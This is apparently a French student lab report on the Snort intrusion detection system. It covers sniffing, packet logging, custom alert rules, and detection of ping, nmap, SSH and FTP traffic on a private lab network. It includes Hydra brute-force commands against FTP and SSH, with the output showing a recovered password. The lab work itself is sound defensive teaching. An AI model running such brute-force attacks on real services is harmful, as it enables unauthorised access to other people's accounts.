           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>

Snort successfully validated the configuration!
Snort exiting
```

PARTIE 02 : Etudes des Règles de Snort

1. Snort en Mode Sniffer :

Entrer la commande **snort** pour sniffer les paquets sur **ens33 :**

```
mm@mm-virtual-machine:/var/www/html$ sudo snort -v -d -e -i ens33
Running in packet dump mode

        --== Initializing Snort ==--
Initializing Output Plugins!
pcap DAQ configured to passive.
Acquiring network traffic from "ens33".
Decoding Ethernet

        --== Initialization Complete ==--

           -*> Snort! <*-
  ,,_      Version 2.9.15.1 GRE (Build 15125)
 o"  )~    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
  ''''     Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

Commencing packet processing (pid=35609)
```

Créer une requête **HTTP** test:

```
mm@mm-virtual-machine:/var/www/html$ sudo touch secret
mm@mm-virtual-machine:/var/www/html$ sudo nano secret
```

```
  GNU nano 6.2                                               secret *
<html>
<head>
</head>
<body>
<h2> Whelcome h4ck3rman i have been Waiting for you!!!!! </h2>
</body>
</html>
```

```
mm@mm-virtual-machine:~$ cd /var/www/html
mm@mm-virtual-machine:/var/www/html$ ls
index.html  secret
mm@mm-virtual-machine:/var/www/html$ sudo nano secret
[sudo] password for mm:
mm@mm-virtual-machine:/var/www/html$
```

```
kali@kali:~$ curl http://192.168.126.130/secret
<html>
<head>
</head>
<body>
<h2> Whelcome h4ck3rman i have been Waiting for you!!!!! </h2>
</body>
</html>
```

le paquet de la requête:

```
WARNING: No preprocessors configured for policy 0.
05/08-15:56:17.338219 00:0C:29:81:45:42 -> 00:0C:29:3F:5B:05 type:0x800 len:0x96
192.168.126.128:42674 -> 192.168.126.130:80 TCP TTL:64 TOS:0x0 ID:24835 IpLen:20 DgmLen:136 DF
***AP*** Seq: 0x89DDC00C  Ack: 0x8795EBE8  Win: 0xFB  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3120614172 917558303
47 45 54 20 2F 73 65 63 72 65 74 20 48 54 54 50  GET /secret HTTP
2F 31 2E 31 0D 0A 48 6F 73 74 3A 20 31 39 32 2E  /1.1..Host: 192.
31 36 38 2E 31 32 36 2E 31 33 30 0D 0A 55 73 65  168.126.130..Use
72 2D 41 67 65 6E 74 3A 20 63 75 72 6C 2F 38 2E  r-Agent: curl/8.
35 2E 30 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A  5.0..Accept: */*
0D 0A 0D 0A                                      ....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

La réponse du serveur:

```
05/08-15:56:17.338840 00:0C:29:3F:5B:05 -> 00:0C:29:81:45:42 type:0x800 len:0x179
192.168.126.130:80 -> 192.168.126.128:42674 TCP TTL:64 TOS:0x0 ID:64350 IpLen:20 DgmLen:363 DF
***AP*** Seq: 0x8795EBE8  Ack: 0x89DDC060  Win: 0x1FD  TcpLen: 32
TCP Options (3) => NOP NOP TS: 917558304 3120614172
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D  HTTP/1.1 200 OK.
0A 44 61 74 65 3A 20 57 65 64 2C 20 30 38 20 4D  .Date: Wed, 08 M
61 79 20 32 30 32 34 20 31 34 3A 35 36 3A 31 37  ay 2024 14:56:17
20 47 4D 54 0D 0A 53 65 72 76 65 72 3A 20 41 70   GMT..Server: Ap
61 63 68 65 2F 32 2E 34 2E 35 32 20 28 55 62 75  ache/2.4.52 (Ubu
6E 74 75 29 0D 0A 4C 61 73 74 2D 4D 6F 64 69 66  ntu)..Last-Modif
69 65 64 3A 20 57 65 64 2C 20 30 38 20 4D 61 79  ied: Wed, 08 May
20 32 30 32 34 20 31 34 3A 35 35 3A 31 33 20 47   2024 14:55:13 G
4D 54 0D 0A 45 54 61 67 3A 20 22 36 63 2D 36 31  MT..ETag: "6c-61
37 66 32 37 64 35 65 61 31 39 31 22 0D 0A 41 63  7f27d5ea191"..Ac
63 65 70 74 2D 52 61 6E 67 65 73 3A 20 62 79 74  cept-Ranges: byt
65 73 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67  es..Content-Leng
74 68 3A 20 31 30 38 0D 0A 0D 0A 3C 68 74 6D 6C  th: 108....<html
3E 0A 3C 68 65 61 64 3E 0A 3C 2F 68 65 61 64 3E  >.<head>.</head>
0A 3C 62 6F 64 79 3E 0A 3C 68 32 3E 20 57 68 65  .<body>.<h2> Whe
6C 63 6F 6D 65 20 68 34 63 6B 33 72 6D 61 6E 20  lcome h4ck3rman
69 20 68 61 76 65 20 62 65 65 6E 20 57 61 69 74  i have been Wait
69 6E 67 20 66 6F 72 20 79 6F 75 21 21 21 21 21  ing for you!!!!!
20 3C 2F 68 32 3E 0A 3C 2F 62 6F 64 79 3E 0A 3C   </h2>.</body>.<
2F 68 74 6D 6C 3E 0A                             /html>.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

2. **<u>Mode enregistrement de paquets :</u>**

```
mm@mm-virtual-machine:~$ mkdir logs
mm@mm-virtual-machine:~$ ls -la logs/
total 8
drwxrwxr-x  2 mm mm 4096 16:01 8     مغ .
drwxr-x--- 17 mm mm 4096 16:01 8     مغ ..
mm@mm-virtual-machine:~$
```

Exécution la commande suivante:

```
mm@mm-virtual-machine:~$ sudo snort -dev -l ./logs
Running in packet logging mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Log directory = ./logs
pcap DAQ configured to passive.
Acquiring network traffic from "ens33".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.15.1 GRE (Build 15125)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

Commencing packet processing (pid=4229)
```

a. **<u>Attaque par force brute sur le service ftp et ssh :</u>**

- Utilisation de la commande pour **FTP :**

```
kali@kali:~$ sudo hydra -l mm -P passwords.txt 192.168.126.130 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-08 14:43:25
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task
[DATA] attacking ftp://192.168.126.130:21/
[21][ftp] host: 192.168.126.130   login: mm   password: mm20014/
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-08 14:43:30
```


- Utilisation de la commande pour **SSH :**


```
kali@kali:~$ sudo hydra -l mm -P passwords.txt 192.168.126.130 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-08 14:43:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task
[DATA] attacking ssh://192.168.126.130:22/
[22][ssh] host: 192.168.126.130   login: mm   password: mm20014/
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-08 14:43:58
```


b. Investigation les logs

```
mm@mm-virtual-machine:~$ ls -la logs/
total 56
drwxrwxr-x  2 mm   mm    4096 19:42 8     مل .
drwxr-x--- 17 mm   mm    4096 16:20 8     مل ..
-rw-------  1 root root 45820 19:44 8     مل snort.log.1715193769
mm@mm-virtual-machine:~$
```

```
mm@mm-virtual-machine:~$ sudo wireshark  logs/snort.log.1715193769
[sudo] password for mm:
```







3. Mode IDS :

a. <u>Règles définies par défaut:</u>

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.126.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-09 06:09 EDT
Nmap scan report for 192.168.126.130
Host is up (0.0026s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
```

```
mm@mm-virtual-machine:~$ sudo snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i ens33
[sudo] password for mm:
05/08-22:16:34.290751  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attempted Information
 Leak] [Priority: 2] {TCP} 192.168.126.128:35138 -> 192.168.126.130:705
05/08-22:16:34.323905  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted Information Leak]
[Priority: 2] {TCP} 192.168.126.128:59072 -> 192.168.126.130:161
```

b. Règles personnalisées:

Exemple des règles:

```
# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# ----------------
# LOCAL RULES
# ----------------
# This file intentionally does not come with signatures.  Put your local
# additions here.

#alert icmp any any <> $HOME_NET any (msg:"ICMP ping DETECTED";sid:100001;rev:1;)
#alert tcp any any <> $HOME_NET 22 (msg:"SSH authentification attempt";sid:100002;rev:1;)
alert tcp any any <> $HOME_NET 21 (msg:"FTP connection attempt";sid:100003;rev:1;)
```

Création des fichiers **logs spécifiques** pour chaque alerte : **ICMP ; FTP ; SSH**

```
mm@mm-virtual-machine:/var/log/snort$ ls
FTP           snort.alert.fast      snort.log.1715196339  snort.log.1715202121
ICMP          snort.log             snort.log.1715196971  snort.log.1715202929
snort.alert   snort.log.1715195050  snort.log.1715201740  SSH
```

- **ICMP:**

D’après la machine **Kali,** nous avons effectué une requête **ICMP (ping) :**

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.126.130
PING 192.168.126.130 (192.168.126.130) 56(84) bytes of data.
64 bytes from 192.168.126.130: icmp_seq=1 ttl=64 time=2.23 ms
64 bytes from 192.168.126.130: icmp_seq=2 ttl=64 time=1.19 ms
64 bytes from 192.168.126.130: icmp_seq=3 ttl=64 time=0.728 ms
64 bytes from 192.168.126.130: icmp_seq=4 ttl=64 time=0.628 ms
64 bytes from 192.168.126.130: icmp_seq=5 ttl=64 time=0.642 ms
64 bytes from 192.168.126.130: icmp_seq=6 ttl=64 time=0.535 ms
64 bytes from 192.168.126.130: icmp_seq=7 ttl=64 time=0.919 ms
64 bytes from 192.168.126.130: icmp_seq=8 ttl=64 time=0.758 ms
64 bytes from 192.168.126.130: icmp_seq=9 ttl=64 time=0.755 ms
64 bytes from 192.168.126.130: icmp_seq=10 ttl=64 time=1.15 ms
64 bytes from 192.168.126.130: icmp_seq=11 ttl=64 time=0.962 ms
64 bytes from 192.168.126.130: icmp_seq=12 ttl=64 time=0.502 ms
64 bytes from 192.168.126.130: icmp_seq=13 ttl=64 time=0.976 ms
64 bytes from 192.168.126.130: icmp_seq=14 ttl=64 time=0.400 ms
```


Snort détecte **nmap** qui correspond à l'une de ses règles et il déclenche une alerte pour signaler l'incident :

```
mm@mm-virtual-machine:/$ sudo snort -q -l /var/log/snort/ICMP -A console -c /etc/snort/snort.conf -i ens33
[sudo] password for mm:
05/08-23:54:19.105542  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.128 -> 192.168.126.130
05/08-23:54:19.105611  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.130 -> 192.168.126.128
05/08-23:54:20.120288  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.128 -> 192.168.126.130
05/08-23:54:20.120321  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.130 -> 192.168.126.128
05/08-23:54:21.157835  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.128 -> 192.168.126.130
05/08-23:54:21.157874  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.130 -> 192.168.126.128
05/08-23:54:22.185178  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.128 -> 192.168.126.130
05/08-23:54:22.185209  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.130 -> 192.168.126.128
05/08-23:54:23.210324  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.128 -> 192.168.126.130
05/08-23:54:23.210362  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.130 -> 192.168.126.128
05/08-23:54:24.237577  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.128 -> 192.168.126.130
05/08-23:54:24.237608  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.130 -> 192.168.126.128
05/08-23:54:25.249092  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.128 -> 192.168.126.130
05/08-23:54:25.249132  [**] [1:100001:1] ICMP ping DETECTED [**] [Priority: 0] {ICMP} 192.168.126.130 -> 192.168.126.128
```

- **l'investigation des logs:**

L'enregistrement détaillé de l'événement dans le fichier de journal qui sera visualisé sur **Wireshark :**

```
mm@mm-virtual-machine:/var/log/snort/ICMP$ ls
snort.log.1715208859
mm@mm-virtual-machine:/var/log/snort/ICMP$ sudo wireshark snort.log.1715208859
[sudo] password for mm:
 ** (wireshark:24616) 11:18:34.873033 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```



- **<u>SSH:</u>**

Nous entreprendrons une tentative de connexion depuis **Kali** vers le serveur **SSH de Metasploit**

```
┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa mm@192.168.126.130 -p 22

mm@192.168.126.130's password:
Permission denied, please try again.
mm@192.168.126.130's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

30 updates can be applied immediately.
4 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Thu May  9 09:09:02 2024 from 192.168.126.128
mm@mm-virtual-machine:~$
```


Snort détecte la tentative de connexion sur **SSH** qui correspond à la règle écrite précédemment et déclenche une alerte pour signaler l'incident :

```
mm@mm-virtual-machine:~$ sudo snort -q -l /var/log/snort/SSH -A console -c/etc/snort/snort.conf -i ens33
[sudo] password for mm:
05/09-09:56:59.747293  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:56:59.747854  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:56:59.748948  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:56:59.778434  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:56:59.824122  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:56:59.961701  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:00.023973  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:00.106491  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:00.107045  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:00.107873  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:00.107883  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:00.157573  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:10.266539  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:13.211124  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:18.773434  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:18.959827  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:18.960046  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:19.219073  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:19.219360  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:19.219727  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:19.228982  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
05/09-09:57:19.375706  [**] [1:100002:1] SSH authentification attempt [**] [Priority: 0] {TCP} 192.168.126.128:41512 -> 192.168.126.130:22
```

- **Investigation des logs:**

L'enregistrement détaillé de l'événement dans le fichier de journal qui sera visualisé sur **Wireshark :**

```
mm@mm-virtual-machine:/var/log/snort/SSH$ ls
snort.log.1715245017
mm@mm-virtual-machine:/var/log/snort/SSH$ sudo wireshark snort.log.1715245017
[sudo] password for mm:
** (wireshark:23861) 09:58:39.268028 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
```



- **FTP:**

On se connecte au **serveur FTP** depuis la machine **Kali:**

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.126.130
Connected to 192.168.126.130.
220 (vsFTPd 3.0.5)
Name (192.168.126.130:kali): mm
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


Snort détecte la tentative de connexion sur **SSH** qui correspond à la règle écrite précédemment et déclenche une alerte pour signaler l'incident :

```
mm@mm-virtual-machine:/$ sudo snort -q -l /var/log/snort/FTP -A console -c/etc/snort/snort.conf -i ens33
[sudo] password for mm:
05/09-10:09:30.482739  [**] [1:100003:1] FTP connection attempt [**] [Priority: 0] {TCP} 192.168.126.128:43506 -> 192.168.126.130:21
05/09-10:09:30.483121  [**] [1:100003:1] FTP connection attempt [**] [Priority: 0] {TCP} 192.168.126.128:43506 -> 192.168.126.130:21
05/09-10:09:30.489036  [**] [1:100003:1] FTP connection attempt [**] [Priority: 0] {TCP} 192.168.126.128:43506 -> 192.168.126.130:21
05/09-10:09:39.756372  [**] [1:100003:1] FTP connection attempt [**] [Priority: 0] {TCP} 192.168.126.128:43506 -> 192.168.126.130:21
05/09-10:09:39.756985  [**] [1:100003:1] FTP connection attempt [**] [Priority: 0] {TCP} 192.168.126.128:43506 -> 192.168.126.130:21
05/09-10:09:45.447548  [**] [1:100003:1] FTP connection attempt [**] [Priority: 0] {TCP} 192.168.126.128:43506 -> 192.168.126.130:21
05/09-10:09:45.579157  [**] [1:100003:1] FTP connection attempt [**] [Priority: 0] {TCP} 192.168.126.128:43506 -> 192.168.126.130:21
05/09-10:09:45.579476  [**] [1:100003:1] FTP connection attempt [**] [Priority: 0] {TCP} 192.168.126.128:43506 -> 192.168.126.130:21
05/09-10:09:45.580151  [**] [1:100003:1] FTP connection attempt [**] [Priority: 0] {TCP} 192.168.126.128:43506 -> 192.168.126.130:21
05/09-10:09:45.580877  [**] [1:100003:1] FTP connection attempt [**] [Priority: 0] {TCP} 192.168.126.128:43506 -> 192.168.126.130:21
05/09-10:09:45.629363  [**] [1:100003:1] FTP connection attempt [**] [Priority: 0] {TCP} 192.168.126.128:43506 -> 192.168.126.130:21
```

- **Investigation des logs :**

